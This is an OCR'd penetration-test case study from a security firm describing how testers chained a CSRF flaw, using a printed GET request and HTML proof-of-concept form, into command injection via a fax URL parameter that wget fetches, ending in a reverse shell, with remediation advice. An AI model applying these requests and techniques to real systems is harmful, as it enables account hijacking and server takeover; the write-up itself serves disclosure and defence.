
ARCUS

CASE STUDY: Cross-Site Request Forgery leading to Command Injection



Client Overview

Arcus was engaged from a company within the internet fax services to perform an application penetration test, aimed at assessing the security of their web application. The primary goal was to identify and exploit any potential vulnerabilities, thereby fortifying the confidentiality, integrity and availability of their application.

Scope

The target included in this engagement was the client's web application. Our focus was on detecting vulnerabilities and leveraging them to potentially compromise user data and/or the underlying infrastructure.

Testing Methodology

Our assessment team employed a comprehensive testing methodology, combining automated scanning tools with manual testing techniques. The goal was to simulate real-world cyber threats and identify vulnerabilities that might be missed by automated tools alone.

Discovery of Command Injection Vulnerability

The assessment team identified a critical-severity vulnerability within the application, which allowed for command injection on the underlying server. The finding consists of multiple steps in order to achieve the final result, which was a complete takeover of the back-end infrastructure.

Exploitation Phase 1: Cross-Site Request Forgery

The application had multiple roles and privileges depending on the functionality applicable to the respective role. The assessment team were provided accounts with different roles, however, they were not provided an account with the most privileged role named superuser. Utilizing one of the test accounts, the team had access to the admin dashboard where they could update users with lower privileges.

The team inspected the HTTP Request used to update a user and noticed that there was a parameter called “password” that would change the user’s password. The application was sending a POST request, used a CSRF token and the content type was application/json, therefore, a CSRF attack with an HTML proof-of-concept (PoC) was not possible. The application also had enforced same-origin policy, indicating that a JavaScript PoC that requests resources from a cross-origin would not work.

```
POST /api/update-user HTTP/2
Host: [REDACTED]
Cookies: [REDACTED]
Origin: subdomain.target.ext
X-CSRF-Token: <csrf-token>
Content-Type: application/json
...omitted for brevity...

{
  ...omitted for brevity...
  "username":[REDACTED]
  "password":""
  "role":""
  ...omitted for brevity...
}
```

```
HTTP/2 200 OK
...omitted for brevity...
Origin: subdomain.target.ext

{
  ...omitted for brevity...
  "username":[REDACTED]
  "password":""
  "role":""
  ...omitted for brevity...
}
```

Figure 1. HTTP request to update a user

To create a CSRF PoC, the assessment team changed the request method to a GET request and appended the required parameters as seen below:

```
GET /api/update-user?
username=<superuser>&password=<arbitrary-password>&role=superuser
HTTP/2
Host: [REDACTED]
...omitted for brevity...
```

```
<html>
<body>
<form method="GET"
action="https://
www.target.ext:443/search?
username=<superuser>&password=
<arbitrary-
password>&role=superuser">
  <input type="hidden" name="
" value="">
  <input type="submit"
value="Submit request">
</form>
</body>
</html>
```

Figure 2. HTTP GET request to update the superuser password and CSRF PoC

The assessment team then delivered the payload to a target superuser through a team-controlled server. The request updated the user's password to an arbitrary value set by the team which led to the hijack of a "superuser" account.

Exploitation Phase 2: Command Injection

After gaining administrative access to the application, the team began the second phase which was probing the administrative functionalities for any misconfiguration. There were many options from the menu, but one of them stood out. This option was called “Fax config” and allowed admin users to toggle certain configurations to the faxing machines.

Among the configuration choices was the addition of the "Fax URL" parameter, granting the capability to load content from any URL. Once enabled, users would be able to specify any URL and fax the webpage content to other users.

The first instinct was to provide a URL intended for internal purposes, such as “file://”. The team was able to load certain files from the server, like the “/etc/hostname” file, and fax it to a team-controlled fax machine. However, while this feat was achievable, the range of accessible files was restricted, with no immediate repercussions on the application.

The team's next move was to input an arbitrary external URL under their control. As illustrated below, the server initiated an HTTP request to the team's server, featuring an intriguing User-Agent.

```
POST /faxes/send HTTP/2
Host: [REDACTED]
...omitted for brevity...

{
  ...omitted for brevity...
  "fax_id":33,
  "fax_url":"http://<team-server-ip-address>"
  ...omitted for brevity...
}
```

```
# nc -lnvp 80
listening on [any] 80 ...

GET / HTTP/1.1
Host: [REDACTED]
User-Agent: Wget/1.21.2
```

Figure 2. HTTP POST request with the arbitrary URL

Given our awareness that the HTTP request originates from the "wget" tool and the server’s operating system is Linux, exploiting this for Remote Code Execution on the server becomes rather straightforward. The most simple method involves injecting a command within backticks into the URL parameter, as exemplified below.




Figure 2. The received TCP connection and the corresponding HTTP POST request

The final step was to establish a reverse TCP connection with the underlying server, and spawn a shell from where the team could interact more freely with the back-end infrastructure.

Remediation and Recommendations

After discovering the Command Injection vulnerability, the assessment team promptly informed the client, providing comprehensive details regarding the findings and possible risks. Suggestions were made to address the Cross-Site Request Forgery vulnerability by not using predictable parameters and only perform sensitive action using POST requests. Furthermore, enforce stronger controls and sanitization of user input in API request parameters.

Outcome

The client addressed the Cross-Site Request Forgery and the Command Injection findings following the assessment team's recommendations. This penetration test not only secured their web application but also emphasized the significance of regular security assessments for identifying and fixing vulnerabilities proactively.

Impact

Cross-Site Request Forgery vulnerabilities allow attackers to forge HTTP requests that perform sensitive actions and deliver them to victim accounts. If successful, an attacker could hijack user accounts, escalate privileges or perform sensitive actions specific to the target application.

Command Injection vulnerabilities have significant impact, as they allow attackers to inject arbitrary commands on a target system or application remotely. This can lead to

complete compromise of the system, enabling the attacker to gain unauthorized access, manipulate data, install malware, or perform other malicious activities. Injection vulnerabilities are considered one of the most severe types of security flaws, posing serious risks to the confidentiality, integrity, and availability of the affected systems and data.

ARCUS
+383 49 571 723
contact@arcusec.com
https://arcusec.com